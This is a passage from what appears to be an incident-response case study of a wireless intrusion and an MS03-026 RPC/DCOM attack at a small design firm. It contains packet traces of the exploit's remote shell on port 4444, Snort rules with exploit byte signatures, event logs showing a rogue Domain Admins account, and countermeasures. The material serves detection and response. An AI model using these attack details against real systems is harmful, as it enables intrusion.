0x0020: 42 0D 81 63 11 5C B5 4A 21 67 45 07 5D 32 80 10  B..c.\.J!gE.]2..
0x0030: 16 D0 B2 A6 00 00 01 01 08 0A 00 07 D2 7A 00 00  .............z..
0x0040: C9 76                                            .v

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:28.360859 192.168.66.13:4444 -> 192.168.66.69:33123
TCP TTL:128 TOS:0x0 ID:1323 IpLen:20 DgmLen:54 DF
***AP*** Seq: 0x45075D32  Ack: 0xB54A2167  Win: 0xFAF0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 51574 512634
```

```
0x0000: 00 01 02 95 D4 BD 00 04 76 97 76 CB 08 00 45 00  ........v.v...E.
0x0010: 00 36 05 2B 40 00 80 06 EF F3 C0 A8 42 0D C0 A8  .6.+@.......B...
0x0020: 42 45 11 5C 81 63 45 07 5D 32 B5 4A 21 67 80 18  BE.\.cE.]2.J!g..
0x0030: FA F0 C1 71 00 00 01 01 08 0A 00 00 C9 76 00 07  ...q.........v..
0x0040: D2 7A 0D 0A                                      .z..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:28.360876 192.168.66.69:33123 -> 192.168.66.13:4444
TCP TTL:64 TOS:0x0 ID:62231 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xB54A2167  Ack: 0x45075D34  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 512634 51574
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 00 34 F3 17 40 00 40 06 42 09 C0 A8 42 45 C0 A8  .4..@.@.B...BE..
0x0020: 42 0D 81 63 11 5C B5 4A 21 67 45 07 5D 34 80 10  B..c.\.J!gE.]4..
0x0030: 16 D0 B2 A4 00 00 01 01 08 0A 00 07 D2 7A 00 00  .............z..
0x0040: C9 76                                            .v

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:28.361055 192.168.66.13:4444 -> 192.168.66.69:33123
TCP TTL:128 TOS:0x0 ID:1324 IpLen:20 DgmLen:93 DF
***AP*** Seq: 0x45075D34  Ack: 0xB54A2167  Win: 0xFAF0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 51574 512634
0x0000: 00 01 02 95 D4 BD 00 04 76 97 76 CB 08 00 45 00  ........v.v...E.
0x0010: 00 5D 05 2C 40 00 80 06 EF CB C0 A8 42 0D C0 A8  .].,@.......B...
0x0020: 42 45 11 5C 81 63 45 07 5D 34 B5 4A 21 67 80 18  BE.\.cE.]4.J!g..
0x0030: FA F0 91 60 00 00 01 01 08 0A 00 00 C9 76 00 07  ...`.........v..
0x0040: D2 7A 28 43 29 20 43 6F 70 79 72 69 67 68 74 20  .z(C) Copyright
0x0050: 31 39 38 35 2D 32 30 30 31 20 4D 69 63 72 6F 73  1985-2001 Micros
0x0060: 6F 66 74 20 43 6F 72 70 2E 0D 0A                 oft Corp...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:28.361072 192.168.66.69:33123 -> 192.168.66.13:4444
TCP TTL:64 TOS:0x0 ID:62232 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xB54A2167  Ack: 0x45075D5D  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 512634 51574
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 00 34 F3 18 40 00 40 06 42 08 C0 A8 42 45 C0 A8  .4..@.@.B...BE..
0x0020: 42 0D 81 63 11 5C B5 4A 21 67 45 07 5D 5D 80 10  B..c.\.J!gE.]]..
0x0030: 16 D0 B2 7B 00 00 01 01 08 0A 00 07 D2 7A 00 00  ...{.........z..
0x0040: C9 76                                            .v

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:28.361859 192.168.66.13:4444 -> 192.168.66.69:33123
TCP TTL:128 TOS:0x0 ID:1325 IpLen:20 DgmLen:54 DF
***AP*** Seq: 0x45075D5D  Ack: 0xB54A2167  Win: 0xFAF0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 51574 512634
0x0000: 00 01 02 95 D4 BD 00 04 76 97 76 CB 08 00 45 00  ........v.v...E.
0x0010: 00 36 05 2D 40 00 80 06 EF F1 C0 A8 42 0D C0 A8  .6.-@.......B...
0x0020: 42 45 11 5C 81 63 45 07 5D 5D B5 4A 21 67 80 18  BE.\.cE.]].J!g..
0x0030: FA F0 C1 46 00 00 01 01 08 0A 00 00 C9 76 00 07  ...F.........v..
0x0040: D2 7A 0D 0A                                      .z..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:28.361904 192.168.66.69:33123 -> 192.168.66.13:4444
TCP TTL:64 TOS:0x0 ID:62233 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xB54A2167  Ack: 0x45075D5F  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 512634 51574
0x0000: 00 04 76 97 76 CB 00 01 02 95 D4 BD 08 00 45 00  ..v.v.........E.
0x0010: 00 34 F3 19 40 00 40 06 42 07 C0 A8 42 45 C0 A8  .4..@.@.B...BE..
0x0020: 42 0D 81 63 11 5C B5 4A 21 67 45 07 5D 5F 80 10  B..c.\.J!gE.]_..
0x0030: 16 D0 B2 79 00 00 01 01 08 0A 00 07 D2 7A 00 00  ...y.........z..
0x0040: C9 76                                            .v

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/29-11:18:28.362085 192.168.66.13:4444 -> 192.168.66.69:33123
TCP TTL:128 TOS:0x0 ID:1326 IpLen:20 DgmLen:72 DF
```

```
***AP*** Seq: 0x45075D5F  Ack: 0xB54A2167  Win: 0xFAF0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 51574 512634
0x0000: 00 01 02 95 D4 BD 00 04 76 97 76 CB 08 00 45 00  ........v.v...E.
0x0010: 00 48 05 2E 40 00 80 06 EF DE C0 A8 42 0D C0 A8  .H..@.......B...
0x0020: 42 45 11 5C 81 63 45 07 5D 5F B5 4A 21 67 80 18  BE.\.cE.]_.J!g..
0x0030: FA F0 5F FC 00 00 01 01 08 0A 00 00 C9 76 00 07  .._..........v..
0x0040: D2 7A 43 3A 5C 57 49 4E 44 4F 57 53 5C 73 79 73  .zC:\WINDOWS\sys
0x0050: 74 65 6D 33 32 3E                                tem32>
```

Figure 20: Packet trace showing shellcode portion of RPC/DCOM exploit in action.

At this point, the attack is essentially over. The attacker has breached the security of the wireless network and gained SYSTEM privilege access to the PDC of ACME's LAN. However, this is not the end of the incident. Further details are described in section 3.4.

2.4. Signatures of the attack.

2.4.1. WEP cracking.

The capture of packets with a view to cracking WEP security is very difficult to detect. All that is required to run the 'attack' is a wireless network card capable of performing the functions required by automated software tools such as Airsnort. Identifying wireless network cards is easy using the same tools. In particular, the Kismet software is extremely useful in monitoring a physical location for the appearance of new cards. Unfortunately not even Kismet will be able to detect if a card is in promiscuous mode[6]. The identification of intruders can also be problematic in busy urban environments where wireless devices are becoming increasingly popular. Most new laptops now have a wireless networking capability built-in that may be 'active' even if not directly configured by the user. In shared office accommodation such as that used by Acme, there are likely to be many other, innocent devices in the vicinity. Even a passing businessman using his laptop in the car park outside may be detectable by tools like Kismet. However if the attacker is an authorised user of the network (acting maliciously) then there will be no intruder for Kismet to detect.

2.4.2. The RPC/DCOM exploit.

The RPC/DCOM exploit is much easier to detect as it has a number of signatures. As with most attacks that are launched over the network, detection is possible using Intrusion Detection Software (IDS). Rules to detect this attack now exist for all the popular IDS applications. As an example, the Snort rules are shown in figure 21.

```
alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows
2000 SP0"; content:"|74 16 e8 77 cc e0 fd 7f cc e0 fd 7f|";
```

[6] Tools such as Antisniff[60] can be used to do this on conventional, wired networks.

```
classtype:attempted-admin;
sid:1100001;reference:URL,www.microsoft.com/security/security_bulletins/ms03
-026.asp;reference:URL,jackhammer.org/rules/1100001; rev:1;)
alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows
2000 SP1"; content:"|ec 29 e8 77 cc e0 fd 7f cc e0 fd 7f|";
classtype:attempted-admin;
sid:1100002;reference:URL,www.microsoft.com/security/security_bulletins/ms03
-026.asp;reference:URL,jackhammer.org/rules/1100002; rev:1;)
alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows
2000 SP2"; content:"|b5 24 e8 77 cc e0 fd 7f cc e0 fd 7f|";
classtype:attempted-admin;
sid:1100003;reference:URL,www.microsoft.com/security/security_bulletins/ms03
-026.asp;reference:URL,jackhammer.org/rules/1100003; rev:1;)
alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows
2000 SP3"; content:"|7a 36 e8 77 cc e0 fd 7f cc e0 fd 7f|";
classtype:attempted-admin;
sid:1100004;reference:URL,www.microsoft.com/security/security_bulletins/ms03
-026.asp;reference:URL,jackhammer.org/rules/1100004; rev:1;)
alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows
2000 SP4"; content:"|9b 2a f9 77 cc e0 fd 7f cc e0 fd 7f|";
classtype:attempted-admin; sid:1100005;
reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp;ref
erence:URL,jackhammer.org/rules/1100005; rev:1;)
alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows
XP SP0"; content:"|e3 af e9 77 cc e0 fd 7f cc e0 fd 7f|";
classtype:attempted-admin; sid:1100006;
reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp;
reference:URL,jackhammer.org/rules/1100006; rev:1;)
alert tcp any any -> any 135 (msg:"DCOM Exploit (MS03-026) targeting Windows
XP SP1"; content:"|BA 26 E6 77 CC E0 FD 7F CC E0 FD 7F|";
classtype:attempted-admin; sid:1100007;
reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp;
reference:URL,jackhammer.org/rules/1100007; rev:1;)
```

Figure 21: Snort rules including specific rule to match RPC/DCOM attack (bold).

Figure 22: Windows XP error message.

A discussion of Snort rules is beyond the scope of this paper, but the rule highlighted in bold text in figure 21 can be seen to match the content of a particular packet which will be sent in the attack. This corresponds to an attack on a Windows XP computer with no installed Service Packs. As this was the subject of an earlier test, it can be confirmed that this string does exist within the attack payload. The relevant lines of the 7th packet of figure 17 are also shown

in bold and the matching hex string underlined.

Event Type:	Error
Event Source:	Service Control Manager
Event Category:	None
Event ID:	7031
Date:	08/08/2003
Time:	02:29:51
User:	N/A
Computer:	BETTY
Description:	
The Remote Procedure Call (RPC) service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 0 milliseconds: No action.	

Figure 23: Event log message.

The specific 'Metasploit' code used to run the exploit in this incident - Appendix A - also manifests itself in another way. When the shellcode portion of the attack finishes (i.e. the attacker disconnects), it issues an 'ExitProcess' call that effectively terminates the whole RPC service. On an computer running Windows XP this causes a system restart. A screendump of the XP console is shown is figure 22. This will leave evidence in the Windows Event Log. The (somewhat unhelpful) text of the event message is shown in Figure 23. System Administrators can check for this message (and the variations for different operating systems) if they suspect a compromise by this exploit.



Figure 24: Netstat output before exploit us run against the host.

It is important to note that other coded variants of the exploit do not have this feature; the shellcode lifted from Teso has been replaced and an 'ExitThread' call is issued upon disconnection, which does not cause the RPC service to

crash.

The communication between the victim and attacker is not hidden by the exploit in any way, leaving the connection visible to standard monitoring procedures. A simple 'netstat -a' command issued on the victim computer will reveal the connection as shown in figures 24 and 25.



Figure 25: Netstat output after exploit has been run (and attacker is still connected).

The use of port 4444 is another obvious signature of the running exploit, but easily changeable in the source code.

2.5. Protection against the exploits.

2.5.1. Wireless Network Security.

WEP should only be viewed as providing short-term protection for casual traffic. Administrators should assume that, in reality, WEP alone offers little long term security. However there are a number of steps which can be taken to maximise the benefits that WEP does provide [15]:

i) Secure Shell [37] should be used within a WEP-protected network as an additional layer of encryption and to prevent the leakage of username/passwords through the use of insecure tools such as telnet and ftp. IPSec can also be deployed to create a point-to-point tunnel across an Access Point.
ii) WEP keys should be changed regularly. This can be difficult when dealing with a large mobile user population and manual re-keying can be a resource intensive process. Keys should also be changed whenever a user leaves the

organisation.
iii) For any new network the default SSID should always be changed.
iv) SSID Broadcasts should be disabled (see earlier comments regarding 'closed' networks). This is not a perfect solution as changing the SSID (to a valid one detected with Kismet) is trivial for an attacker. This is how the ACME attacker managed to establish a 'rogue' AP (see section 3.4).
v) Enable MAC Address Filtering. This is the major access control method that can be implemented on a typical AP. With MAC address filtering, administrators can configure each AP with a list of the network card MAC addresses of the clients that are authorised to use the network. Any other device will not be able to communicate on the network. This is also not a perfect solution, as changing a card's MAC address (to a valid one detected with Kismet) at the software level is also relatively trivial.

To address the numerous problems with WEP the industry is already working on solutions based on the 802.1x specification. This is itself based on the IETF's Extensible Authentication Protocol (EAP) that is described in RFC 2284 [47]. 802.1x is designed to collect authentication information from users and grant or deny access based on this data.

2.5.2. RPC/DCOM Exploit.

There are also a number of steps that Administrators can take to prevent compromise by this exploit.

i) Apply the appropriate software patch [6]. This is by far the most important countermeasure. Even if a system is protected from the Internet (as was Acme Design), a number of other possible attack vectors are likely to exist.
ii) Disable RPC/DCOM [50]. This is not recommended as disruption may be caused to a number of important Microsoft network features.
iii) Identify vulnerable systems. Microsoft has published a scanning tool which will detect vulnerable hosts on the LAN [12].
iv) Block vulnerable ports using a firewall (either software-based on the host itself or using a dedicated hardware firewall): UDP 135, TCP 135, 139, 445 and 593.
v) Use IPSec to block the vulnerable ports. [13] A simple policy is available from Microsoft.

In this case, a vendor patch was issued very soon after the exploit was published. However, it should be noted that this vulnerability was effective against the latest Microsoft operating systems despite claims for improved coding procedures to avoid buffer overflows. A detailed discussion of good coding practice is beyond the scope of this paper but there are a number of guidelines [16] which vendors could follow to try to reduce the number of buffer overflow vulnerabilities coded into their software:

i) Commercial products such as Slint [19], or Purify [18] can help to catch buffer overflows.
ii) C compilers could be modified to do bounds checking, and/or problem functions could be made to complain to the user at compile time. One implementation of bounds checking into C was done by Richard Jones and Paul Kelly at Imperial College in July 1995 [20].
iii) C functions which do not force bounds-checking (e.g., gets() sprintf() strcat() and strcpy()) should be replaced by equivalent functions which do (e.g., fgets() strncat() and strncpy()).

Part 3: The Incident Handling Process.

3.1. Preparation.

Acme Design is a young, small company with only 8 full-time employees. Unsurprisingly, there was no formal Incident Response policy in place. The provision of IT services is an informal arrangement which relies on favours and 'beer consultancy[7]' from friends and former colleagues of the company directors. One member of staff, referred to hereafter as Joanna, who has a good knowledge of IT, but whose official role is as CAD operator,acts as the part-time Systems Administrator and is aware of all the administrator passwords. Joanna keeps a record of significant IT events in a hardback notebook.

The network was protected from attacks emanating from the Internet by a dedicated Linux stateful firewall (running Iptables [39]). This was configured with a fairly restrictive ruleset to allow only the essential services to gain access to external data.

SMTP destination port 25
POP3 destination port 110
HTTP destination port 80
HTTPS destination port 443
SSH destination port 22

Services are allowed in the appropriate directions. All other inbound and outbound traffic is dropped and logged. To enable easier analysis of the accounting data, specific logging rules exist both for packets of interest (e.g., traffic destined for port 80) and those which can normally be discarded (e.g., Windows/NetBIOS packets for 137/139). The author normally checks on and administers the firewall remotely via SSH.

Acme Design operates a rigid anti-virus policy to ensure that no malicious code makes its way onto company systems. Media is regularly exchanged with external companies and so the potential for transfer of viruses is high. For this

[7] Consulting work paid for with beer.

reason, all media is passed through a standalone 'sheepdip' PC running Windows 2000 Pro with Sophos Anti-virus (AV) [40] before use on any other machine. AV definitions are updated weekly via the Internet and then manually transferred onto the PC. The PC is also useful for transferring data from one type of media to another as it has DVD, CD-R, floppy, 250MB zip and 2GB Jaz devices. Instructions for use of the AV PC are laminated and attached to the side of the tower. All staff are obliged to follow the procedure of media checking. This is a written clause of their employment contract and failure to adhere to the policy is a a sackable offence.

"All staff must familiarise themselves with Acme's anti-virus (AV) policy. All media entering or leaving Acme premises, or to be used on Acme computer systems must be checked for viruses and other malicious code using the approved AV 'sheepdip' computer. There is no exception to this policy. The damage that may be caused to Acme's reputation if a virus or other damaging computer software were to be passed to our customers is immeasurable. Any member of staff found to have not complied with this policy will considered in breach of this contract and therefore subject to dismissal as specified under [another clause in the contract]" [59]

No other security countermeasures were installed at Acme. No Intrusion Detection Software (IDS) was in place. Most of the security mechanisms invoked on the wireless network have already been described but are summarised here for completeness:
i) 40-bit WEP encryption.
ii) Lucent 'closed' network setting on the Access Point (AP) [41].
iii) The wireless network is turned off at night and over the weekends unless requested by staff working outside regular hours.
iv) The default SSID was changed.
v) Access Point configuration is via the built-in HTTP and telnet services only from the PDC.
vi) The default AP administrator password had been changed.

There was no specific physical security applied to the computer equipment. However, in order to conserve space, the Server, ADSL modem and firewall are located in the "back office". As this is where the petty cash is kept, the room is normally kept locked with the key usually being held by either Lisa or Joanna.

The Acme network is loosely centred on a Microsoft Windows 2000 domain with Active Directory. This allows for computers on the network to make use of user accounts and permissions. All members of staff have a user account on the domain and 'home directories' with protective permissions on the Server. Acme Design sometimes makes use of self-employed consultants who may spend a few days at a time on the premises. Some of the more regular consultants also have domain accounts. The use of Active Directory enables these accounts to

have their own 'group' with different (more restrictive) permissions and to allow protection for sensitive company information which is stored on the server. Some of the other computers (e.g., the Ibooks) in use at Acme have yet to be integrated into the Active Directory, but these tend to be used in conjunction with the standalone PowerPCs which, as yet[8], have no network connectivity.

The domain event log and auditing policies are relevant to the discussion and shown in figures 26 and 27 respectively.

Policy	Computer Setting
Maximum application log size	1024 kilobytes
Maximum security log size	2048 kilobytes
Maximum system log size	512 kilobytes
Restrict guest access to application log	Enabled
Restrict guest access to security log	Enabled
Restrict guest access to system log	Enabled
Retain application log	Not defined
Retain security log	Not defined
Retain system log	Not defined
Retention method for application log	As needed
Retention method for security log	As needed
Retention method for system log	As needed
Shut down the computer when the security audit log is full	Disabled

Figure 26: Event log policies for Acme domain.

Policy	**Computer Setting**
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	No auditing
Audit logon events	Success, Failure
Audit object access	No auditing
Audit policy change	Success, Failure
Audit privilege use	Success, Failure
Audit process tracking	No auditing
Audit system events	Failure

Figure 27: Audit policies for Acme domain.

Once the spectre of a potential security Incident was raised the Managing Director, hereafter referred to a Lisa, contacted the author for advice. Once it appeared likely that an incident had indeed occurred, an impromptu Incident Response team was assembled. This team consisted of the author and Joanna with some help from the company's 'legal expert' - who has no formal training but has probably watched every TV legal drama ever made - hereafter referred to as David. At this time, no other members of staff were involved or briefed although some were aware that something was 'going on' with regard to the computers.

[8] This is the next beer project on the task list.

3.2. Identification.

A chronology of reported events is listed below. The 'source' represents where the information concerning the event originated. This timeline was constructed after the Incident Response exercise had been completed, however, all of these events were in the back of Joanna's mind on 20th August 2003 when she decided that the network may have been compromised.

Date	*Description*	*Source*	*Action taken*
Sometime in July 2003	Attacker cracks WEP protection on wireless LAN	Speculation and interview with suspect.	
16th Jul 2003	LSD Research Group discover RPC/DCOM vulnerability.	LSD-PLANET website.	
25th Jul 2003	Metasploit code released.	Metasploit website	
28th Jul 2003	RPC service fails on W2K server - a number of applications failed.	Joanna's notes & server event log.	Server rebooted.
28th Jul 2003	New domain account 'MSSms' added.	Server event log.	Not noticed at the time. Removed during eradication.
30th Jul 2003	Wireless network unavailable. RPC service fails on W2K server	Joanna's notes& server event log.	AP power cycled and server rebooted.
12th Aug 2003	User of mobile station F reports problems and erratic behaviour.	Interview with user.	Not reported.
14th Aug 2003	User of mobile station G cannot access network resources.	Joanna's notes.	Cursory investigation confirmed problem although laptop appeared to have active wireless connection. Laptop rebooted & problem cleared.
18th Aug 2003	Wireless network unavailable. RPC service was discovered to have failed the next day.	Interview with users (Joanna absent) and event log.	Lisa power-cycled AP. PDC rebooted (next day).
20th Aug 2003	Visiting user (who has not intentionally connected to the network) reports problems with laptop. New files appear on desktop.	Joanna's notes. User had deleted new files before Joanna had a chance to examine the laptop.	Suspicion of some sort of hacker reported to Lisa. Author contacted.

Table 2: Chronology of events.

By the time the author arrived on site on the evening of 20th August, Joanna had already begun investigating the network for possible indications of the source of the attack. Because evidence had already been potentially lost, and because there was no concrete proof that a security incident had occurred, nothing was seized at this time. Instead the author conducted a trawl through the event logs on the PDC (the visiting consultants laptops were not available for inspection at this time). It was felt that the PDC was the most important system on the Acme

LAN and where any attack would cause most harm. Security event logs are 2MB is size on the server and so examination took some time. An excerpt from the System Log is shown in figure 28.

Type	Date	Time	Source	Category	Event	User	Computer
Information	28/07/2003	12:32:41	eventlog	None	6005	N/A	ACMEPDC
Information	28/07/2003	12:32:41	eventlog	None	6009	N/A	ACMEPDC
Information	28/07/2003	12:31:33	eventlog	None	6006	N/A	ACMEPDC
Error	**28/07/2003**	**12:29:51**	**Service Control Manager**		**None**	**7031**	**N/A** **ACMEPDC**
Information	28/07/2003	12:04:06	eventlog	None	6005	N/A	ACMEPDC
Information	28/07/2003	02:04:06	eventlog	None	6009	N/A	ACMEPDC
Information	27/07/2003	03:34:02	eventlog	None	6006	N/A	ACMEPDC
Information	27/07/2003	02:06:21	eventlog	None	6005	N/A	ACMEPDC
Information	27/07/2003	02:06:21	eventlog	None	6009	N/A	ACMEPDC
Information	27/07/2003	01:39:26	eventlog	None	6006	N/A	ACMEPDC

Figure 28: Excerpt from System log from ACMEPDC.

The RPC service failure was not initially spotted but, by this point, Joanna had begun to consult her log book and identify anomalous events from the last few weeks. Cross-checking dates where problems had been reported eventually lead to July 28th. The important event log entry is shown in figure 29. A number of similar events were found on other days (see table 2).

Event Type:	Error
Event Source:	Service Control Manager
Event Category:	None
Event ID:	7031
Date:	28/07/2003
Time:	12:29:51
User:	N/A
Computer:	ACMEPDC
Description:	
The Remote Procedure Call (RPC) service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 0 milliseconds: No action.	

Figure 29: Event log entry text showing failure of RPC service following attack.

The other Windows event logs were also scrutinised for entries on this date. The security log revealed the creation of a new account and, a few minutes later, its addition to the "Domain Admins" group.

The 3 event logs entries (corresponding to account creation (624), account enabling (642) and adding the account to the group (632)) are shown in figure 30.

Event Type: Success Audit
Event Source: Security
Event Category: Account Management
Event ID: 642
Date: 28/07/2003
Time: 12:32:43
User: NT AUTHORITY\SYSTEM
Computer: ACMEPDC
Description:
User Account Changed:
Account Enabled.
Target Account Name: MSSms
Target Domain: ACME
Target Account ID: ACME\MSSms
Caller User Name: ACMEPDC$
Caller Domain: ACME
Caller Logon ID: (0x0,0x3E7)
Privileges: -

Event Type: Success Audit
Event Source: Security
Event Category: Account Management
Event ID: 624
Date: 28/07/2003
Time: 12:34:43
User: NT AUTHORITY\SYSTEM
Computer: ACMEPDC
Description:
User Account Created:
New Account Name: MSSms
New Domain: ACME
New Account ID: ACME\MSSms
Caller User Name: ACMEPDC$
Caller Domain: ACME
Caller Logon ID: (0x0,0x3E7)
Privileges -

Event Type: Success Audit
Event Source: Security
Event Category: Account Management
Event ID: 632
Date: 28/07/2003
Time: 14:17:58
User: NT AUTHORITY\SYSTEM
Computer: ACMEPDC
Description:
Security Enabled Global Group Member Added:
Member Name: -
Member ID: ACME\MSSms
Target Account Name: Domain Admins
Target Domain: ACME

Target Account ID:	ACME\Domain Admins
Caller User Name:	ACMEPDC$
Caller Domain:	ACME
Caller Logon ID:	(0x0,0x3E7)
Privileges: -	

Figure 30: Event log entires showing new account creation.

The most significant find were a number of account logon events associated with the new account created by the attacker. Following 28th August, the MSSms account was recorded as connecting and authenticating to the Acme PDC across the network. The event log entries were consistent with the mounting of a shared resource and an example is shown in figures 31.

Event Type:	Success Audit
Event Source:	Security
Event Category:	Logon/Logoff
Event ID:	538
Date:	28/07/2003
Time:	15:10:08
User:	ACME\MSSms
Computer:	ACMEPDC
Description:	
User Logoff:	
User Name:	MSSMS
Domain:	ACME
Logon ID:	(0x0,0x1ACE5)
Logon Type:	3

Event Type:	Success Audit
Event Source:	Security
Event Category:	Logon/Logoff
Event ID:	540
Date:	28/07/2003
Time:	15:10:08
User:	ACME\MSSms
Computer:	ACMEPDC
Description:	
Successful Network Logon:	
User Name:	MSSMS

Event Type:	Success Audit
Event Source:	Security
Event Category:	Account Logon
Event ID:	680
Date:	28/07/2003
Time:	15:10:08
User:	NT AUTHORITY\SYSTEM
Computer:	ACMEPDC
Description:	
Account Used for Logon by:	MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Account Name:	
MSSMS	
Workstation:	

```
\\LAPTOPV


Domain:                 ACME
Logon ID:               (0x0,0x1ACE5)
Logon Type:   3
Logon Process:          NtLmSsp
Authentication Package: NTLM
Workstation Name:       \\LAPTOPV
```

Figure 31: Event log entries showing mounting of shares.

The final of the three messages is most illuminating. It shows the origin of the connection, in this case one of the Acme laptops "LAPTOPV". It would appear that the attack might not have originated from outside of Acme after all. The NetBios name LAPTOPV corresponds to an IP address of 192.168.192.21. This IP address is generally allocated to visiting consultants who want to connect their wireless device to the Acme LAN. After a few exciting moments the author realised that any attacker would have to select a valid IP address in order to communicate with the Acme LAN. The fact that the address that was selected was one used by Acme (and therefore resolved via the PDC's LMHosts file) did not conclusively prove that the attacker was known to the company.

The author briefed Lisa on what to expect from the investigation and on the best approach to computer security-related incidents. Lisa understood that, in order to follow strict Incident Response procedures, there could be significant disruption to Acme operations. Fortunately, as the weekend was approaching it was decided that the procedures would be delayed until then. The rest of the staff were told that the author would be visiting to perform some upgrades, maintenance and informal training for Joanna. All staff were asked to leave their laptops and all media at the office on Friday night. The member of staff using mobile station G needed to complete an urgent project at home and so was excused from the process. Although this scenario was less than ideal, it was considered the best compromise between security assessment and business needs.The delay also allowed the author to assemble an Incident Response toolkit appropriate to this event.

